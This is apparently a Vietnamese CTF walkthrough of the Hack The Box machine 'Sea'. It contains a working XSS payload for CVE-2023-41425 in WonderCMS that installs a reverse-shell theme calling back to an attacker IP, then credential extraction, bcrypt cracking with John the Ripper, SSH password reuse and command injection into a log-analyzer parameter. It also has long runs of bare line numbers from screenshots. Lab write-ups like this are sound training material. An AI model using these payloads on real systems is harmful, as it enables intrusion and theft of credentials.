
- CSRF (Cross-Site Request Forgery):

- Token CSRF có thể bị khai thác bởi mã độc JavaScript.

- Quyền cài đặt module/theme không an toàn:

- WonderCMS cho phép cài đặt module/theme từ URL bên ngoài mà không kiểm tra tính hợp lệ.

Có đường dẫn http://khanh_sea.htb/loginUrl



Tạo file xss.js

```
(root@lyquockhanh) - [~/Documents/HTB/Sea/CVE-2023-41425]
# cat xss.js
var url = "http://khanh_sea.htb/loginUrl";
if (url.endsWith("/")) {
    url = url.slice(0, -1);
}
var urlWithoutLog = url.split("/").slice(0, -1).join("/");
var urlWithoutLogBase = new URL(urlWithoutLog).pathname;
var token = document.querySelector('[name="token"]').value;
var urlRev = urlWithoutLogBase + "?installModule=https://github.com/prodigiousMind/revshell/archive/refs/heads/main.zip&directoryName=violet&type=themes&token=" + token;
var xhr3 = new XMLHttpRequest();
xhr3.withCredentials = true;
xhr3.open("GET", urlRev);
xhr3.send();
xhr3.onload = function() {
    if (xhr3.status === 200) {
        var xhr4 = new XMLHttpRequest();
        xhr4.withCredentials = true;
        xhr4.open("GET", urlWithoutLogBase + "/themes/revshell-main/rev.php");
        xhr4.send();
        xhr4.onload = function() {
            if (xhr4.status === 200) {
                var ip = "10.10.16.74";
                var port = "293";
                var xhr5 = new XMLHttpRequest();
                xhr5.withCredentials = true;
                xhr5.open("GET", urlWithoutLogBase + "/themes/revshell-main/rev.php?lhost=" + ip + "&lport=" + port);
                xhr5.send();
            }
        };
    }
};
```

Khởi chạy http server :

```
(root@lyquockhanh) - [~/Documents/HTB/Sea/CVE-2023-41425]
# python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
127.0.0.1 - - [20/Dec/2024 11:34:54] "GET / HTTP/1.1" 200 -
```

Lắng nghe cổng 293 :

```
root@lyquockhanh: ~  
File Actions Edit View Help  
(root@lyquockhanh)-[~]  
# nc -lvp 293  
listening on [any] 293 ...  
█
```

Cung cấp đường dẫn gửi cho quản trị viên.

```
php?page=loginURL?"></form><script+src="http://10.10.16.74:8080/xss.js"></script>  
><form+action=\\
```

Competition registration - Sea

Form submitted successfully!

Name:

Email:

Age:

Country:


Website:

Competition registration - Sea

Form submitted successfully!

Truy cập vào đường dẫn để kích hoạt reverse shell

http://khanh_sea.htb/themes/revshell-main/rev.php?lhost=10.10.16.74&lport=293



```

root@lyquockhanh: ~
File Actions Edit View Help
(root@lyquockhanh)-[~]
# nc -lvnp 293

listening on [any] 293 ...
connect to [10.10.16.74] from (UNKNOWN) [10.10.11.28] 34432
Linux sea 5.4.0-190-generic #210-Ubuntu SMP Fri Jul 5 17:03:38 UTC 2024 x86_64 x86_
64 x86_64 GNU/Linux
 16:43:32 up 45 min,  3 users,  load average: 0.00, 0.02, 0.17
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ 

```

Sử dụng câu lệnh : `python3 -c 'import pty; pty.spawn("/bin/bash")'`

sử dụng trong reverse shell để nâng cấp shell từ **non-interactive** (không tương tác) lên **interactive** (tương tác đầy đủ).

```

var
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@sea:/$ 

```

Ta vào đường dẫn `/var/www` của máy chủ web , là đường dẫn để lưu trữ các tệp web và tài nguyên phục vụ cho các ứng dụng web

```

www-data@sea:/$ ls
ls
bin    dev    home  lib32  libx32  media  opt    root  sbin  srv  tmp  var
boot  etc    lib   lib64  lost+found  mnt    proc   run   snap  sys  usr
www-data@sea:/$ cd var
cd var
www-data@sea:/var$ ls
ls
backups  crash  local  log    opt  snap  tmp
cache    lib    lock   mail   run  spool  www
www-data@sea:/var$ cd www
cd www
www-data@sea:/var/www$ ls
ls
html  sea
www-data@sea:/var/www$ cd sea
cd sea
www-data@sea:/var/www/sea$ ls
ls
contact.php  data  index.php  messages  plugins  themes
www-data@sea:/var/www/sea$ cd data
cd data
www-data@sea:/var/www/sea/data$ ls
ls
cache.json  database.js  files
www-data@sea:/var/www/sea/data$ cat database.js

```

Ta đọc file database.js

```

cat database.js
{
  "config": {
    "siteTitle": "Sea",
    "theme": "bike",
    "defaultPage": "home",
    "login": "loginURL",
    "forceLogout": false,
    "forceHttps": false,
    "saveChangesPopup": false,
    "password": "$2y$10$iOrk210RQSAzNCx6Vyq2X.aJ/D.GuE4jRIikYiWrD3TM/PjDnXm4q",
    "lastLogins": {
      "2024/12/20 16:42:29": "127.0.0.1",

```

Ta thu được hàm băm :

\$2y\$10\$iOrk210RQSAzNCx6Vyq2X.aJ/D.GuE4jRIikYiWrD3TM/PjDnXm4q

->Hàm băm bcrypt (\$2y\$)

Ta loại bỏ các dấu gạch chéo ngược

Thu được password băm :

\$2y\$10\$iOrk210RQSAzNCx6Vyq2X.aJ/D.GuE4jRIikYiWrD3TM/PjDnXm4q

```

(root@ lyquockhanh) - [~/Documents/HTB/Sea]
# cat password.txt
$2y$10$iOrk210RQSAzNCx6Vyq2X.aJ/D.GuE4jRIikYiWrD3TM/PjDnXm4q

```


Để giải mã hàm băm bcrypt sử dụng công john the ripper

john password.txt --wordlist='/root/SecLists/rockyou.txt' --format=bcrypt

```
(root@lyquockhanh)-[~/Documents/HTB/Sea]
# john password.txt --wordlist='/root/SecLists/rockyou.txt' --format=bcrypt

Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
mychemicalromance (?)
1g 0:00:01:16 DONE (2024-12-25 06:45) 0.01303g/s 39.88p/s 39.88c/s 39.88C/s iamcool..memories
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Mật khẩu **mychemicalromance**

```
www-data@sea:/var/www/sea/data$ cd /
cd /
www-data@sea:/$ ls
ls
bin dev home lib32 libx32 media opt root sbin srv tmp var
boot etc lib lib64 lost+found mnt proc run snap sys usr
www-data@sea:/$ cat /etc/passwd
```

Tìm thấy 2 tài khoản người dùng là geo và amay

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106:/:/nonexistent:/usr/sbin/nologin
syslog:x:104:110:/:/home/syslog:/usr/sbin/nologin
_apt:x:105:65534:/:/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuid:x:107:112:/:/run/uuid:/usr/sbin/nologin
tcpdump:x:108:113:/:/nonexistent:/usr/sbin/nologin
landscape:x:109:115:/:/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1:/:/var/cache/pollinate:/bin/false
fwupd-refresh:x:111:116:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
usbmux:x:112:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:113:65534:/:/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
amay:x:1000:1000:amay:/home/amay:/bin/bash
lxd:x:998:100:/:/var/snap/lxd/common/lxd:/bin/false
geo:x:1001:1001:/:/home/geo:/bin/bash
_laurel:x:997:997:/:/var/log/laurel:/bin/false
www-data@sea:/$
```


Thử 2 tài khoản người dung amay và geo ứng với mật khẩu : mychemicalromance

Ta kết nối từ xa vào máy chủ đích thông qua username:amay

```
(root@lyquockhanh)~# ssh amay@khanh_sea.htb
The authenticity of host 'khanh_sea.htb (10.10.11.28)' can't be established.
ED25519 key fingerprint is SHA256:xC5wFVdcixOCmr5pOw8Tm4AajGSMT3j5Q4wL6/ZQg7A.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'khanh_sea.htb' (ED25519) to the list of known hosts.
amay@khanh_sea.htb's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-190-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Fri 20 Dec 2024 05:29:23 PM UTC

System load:  0.0               Processes:    257
Usage of /:   63.2% of 6.51GB   Users logged in: 1
Memory usage: 12%              IPv4 address for eth0: 10.10.11.28
Swap usage:  0%

root@khanh_sea:~# cat /usr/sbin/nologin
Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

root@khanh_sea:~#
Last login: Fri Dec 20 16:21:36 2024 from 10.10.16.72
amay@sea:~$
```

```
in/nologin
Last login: Fri Dec 20 16:21:36 2024 from 10.10.16.72
amay@sea:~$ ls
user.txt
amay@sea:~$ cat user.txt
449165caaa6cc7a31afb2175a8d85990
amay@sea:~$
```

Flag user : 449165caaa6cc7a31afb2175a8d85990

4. Privilege Escalation

Kiểm tra quyền của người dung amay hiện tại thông qua câu lệnh **sudo -l**

```
amay@sea:~$ sudo -l
[sudo] password for amay:
Sorry, user amay may not run sudo on sea.
amay@sea:~$
```

Câu lệnh *netstat -ntlp*

```
amay@sea:~$ netstat -ntlp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:50827        0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80            0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8080        0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53         10.10.10.10:*           LISTEN      -
tcp        0      0 0.0.0.0:22            0.0.0.0:*               LISTEN      -
tcp6       0      0 :::22                 :::*                    LISTEN      -
```

Có thể thấy cổng 8080 được mở bên trong.

Kiểm tra cổng 8080 sử dụng câu lệnh `curl -I http://127.0.0.1:8080` thì website cần xác thực

```
amay@sea:~$ curl -I http://127.0.0.1:8080
HTTP/1.0 401 Unauthorized
Host: 127.0.0.1:8080
Date: Sat, 21 Dec 2024 09:59:37 GMT
Connection: close
X-Powered-By: PHP/7.4.3-4ubuntu2.23
WWW-Authenticate: Basic realm="Restricted Area"
Content-type: text/html; charset=UTF-8
```

Sử dụng câu lệnh : `curl -u "amay:mychemicalromance" -I http://127.0.0.1:8080`



```
amay@sea:~$ curl -u "amay:mychemicalromance" -I http://127.0.0.1:8080
HTTP/1.1 200 OK
Host: 127.0.0.1:8080
Date: Sat, 21 Dec 2024 10:01:35 GMT
Connection: close
X-Powered-By: PHP/7.4.3-4ubuntu2.23
Content-type: text/html; charset=UTF-8
```

Tạo đường hầm SSH , chuyển tiếp cổng đó đến máy cục bộ của mình bằng SSH.

`ssh -v -N -L 20903:localhost:8080 amay@khanh_sea.htb`

```
(root@lyquockhanh)-[~]
# ssh -v -N -L 20903:localhost:8080 amay@khanh_sea.htb
OpenSSH_9.7p1 Debian-5, OpenSSL 3.3.2 3 Sep 2024
debug1: Reading configuration data /etc/ssh/ssh_config
debug1: /etc/ssh/ssh_config line 19: include /etc/ssh/ssh_config.d/*.conf matched no files
debug1: /etc/ssh/ssh_config line 21: Applying options for *
debug1: Connecting to khanh_sea.htb [10.10.11.28] port 22.
debug1: Connection established.
debug1: identity file /root/.ssh/id_rsa type -1
debug1: identity file /root/.ssh/id_rsa-cert type -1
debug1: identity file /root/.ssh/id_ecdsa type -1
debug1: identity file /root/.ssh/id_ecdsa-cert type -1
```

Truy cập vào trang web trên máy cục bộ



Analyze Log File

access.log ▾ **Analyze**

```
10.10.16.6 - - [21/Dec/2024:06:32:12 +0000] "GET //app/plugin/polls/eventlistener/pollseventlistener.php
HTTP/1.1" 404 3686 "-" "gobuster/3.5" 10.10.16.6 - - [21/Dec/2024:06:32:12 +0000] "GET //app/plugin/polls
/install/permissions.php HTTP/1.1" 404 3686 "-" "gobuster/3.5" 10.10.16.6 - - [21/Dec/2024:06:32:13
+0000] "GET //app/plugin/polls/controller/pollscontroller.php HTTP/1.1" 404 3686 "-" "gobuster/3.5"
10.10.16.6 - - [21/Dec/2024:06:32:13 +0000] "GET //app/plugin/polls/model/poll.php HTTP/1.1" 404 3686
"-" "gobuster/3.5" 10.10.16.6 - - [21/Dec/2024:06:32:14 +0000] "GET //app/plugin/polls/model
/pollsappmodel.php HTTP/1.1" 404 3686 "-" "gobuster/3.5" 10.10.16.6 - - [21/Dec/2024:06:32:14 +0000]
"GET //app/plugin/polls/model/pollvalue.php HTTP/1.1" 404 3686 "-" "gobuster/3.5" 10.10.16.6 - - [21/Dec
/2024:06:32:14 +0000] "GET //app/plugin/polls/model/pollvotingvalue.php HTTP/1.1" 404 3686 "-"
"gobuster/3.5" 10.10.16.6 - - [21/Dec/2024:06:32:16 +0000] "GET //app/plugin/settings/test/case
/allsettingsteststest.php HTTP/1.1" 404 3686 "-" "gobuster/3.5" 10.10.16.6 - - [21/Dec/2024:06:32:19
+0000] "GET //app/public/mysql.class.php HTTP/1.1" 404 3686 "-" "gobuster/3.5" 10.10.16.6 - - [21/Dec
/2024:06:32:51 +0000] "GET //app/smarty/internals/core.assemble_plugin_filepath.php HTTP/1.1" 404
3686 "-" "gobuster/3.5" 10.10.16.6 - - [21/Dec/2024:06:32:52 +0000] "GET //app/smarty/internals
```

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1 POST / HTTP/1.1				1 HTTP/1.1 200 OK			
2 Host: 127.0.0.1:20903				2 Host: 127.0.0.1:20903			
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0				3 Date: Sat, 21 Dec 2024 10:24:41 GMT			
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8				4 Connection: close			
5 Accept-Language: en-US,en;q=0.5				5 X-Powered-By: PHP/7.4.3-4ubuntu2.23			
6 Accept-Encoding: gzip, deflate, br				6 Content-type: text/html; charset=UTF-8			
7 Content-Type: application/x-www-form-urlencoded				7			
8 Content-Length: 57				8			
9 Origin: http://127.0.0.1:20903				9			
10 Authorization: Basic YWlheTpteWN0ZWlpY2Fscm9tYW5jZQ==				10 <!DOCTYPE html>			
11 Connection: keep-alive				11 <html lang="en">			
12 Referer: http://127.0.0.1:20903/				12 <head>			
13 Upgrade-Insecure-Requests: 1				13 <meta charset="UTF-8">			
14 Sec-Fetch-Dest: document				14 <meta name="viewport" content="width=device-width, initial-scale=1">			
15 Sec-Fetch-Mode: navigate				15 <title>			
16 Sec-Fetch-Site: same-origin				16 System Monitor(Developing)			
17 Sec-Fetch-User: ?1				17 </title>			
18				18 <style>			
19 log_file=%2Fvar%2Flog%2Fapache2%2Faccess.log&analyze_log=				19 body{			
				20 font-family: Arial, sans-serif;			
				21 background-color: #f2f2f2;			
				22			

Request

Pretty	Raw	Hex	
1 POST / HTTP/1.1			
2 Host: 127.0.0.1:20903			
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0			
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8			
5 Accept-Language: en-US,en;q=0.5			
6 Accept-Encoding: gzip, deflate, br			
7 Content-Type: application/x-www-form-urlencoded			
8 Content-Length: 57			
9 Origin: http://127.0.0.1:20903			
10 Authorization: Basic YWlheTpteWN0ZWlpY2Fscm9tYW5jZQ==			
11 Connection: keep-alive			
12 Referer: http://127.0.0.1:20903/			
13 Upgrade-Insecure-Requests: 1			
14 Sec-Fetch-Dest: document			
15 Sec-Fetch-Mode: navigate			
16 Sec-Fetch-Site: same-origin			
17 Sec-Fetch-User: ?1			
18			
19 log_file=/var/log/apache2/access.log&analyze_log=			

Tham số log_file là /var/log/apache2/access.log sẽ đưa ra nội dung file access.log

Ta thay đổi tham số log_file thành /etc/passwd thì cx đọc được file /etc/passwd

```

Origin: http://127.0.0.1:20903
Authorization: Basic YWliheTptwNoZWlpY2Fscm9tYW5jZQ==
Connection: keep-alive
Referer: http://127.0.0.1:20903/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

log_file=/etc/passwd&analyze_log=

```

```

105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000

```

Ta chèn tham số /etc/passwd && pwd # (mã hóa url 1 lần)

```

Referer: http://127.0.0.1:20903/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

log_file=/etc/passwd+%26%26pwd+%26analyze_log=

```

```

132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
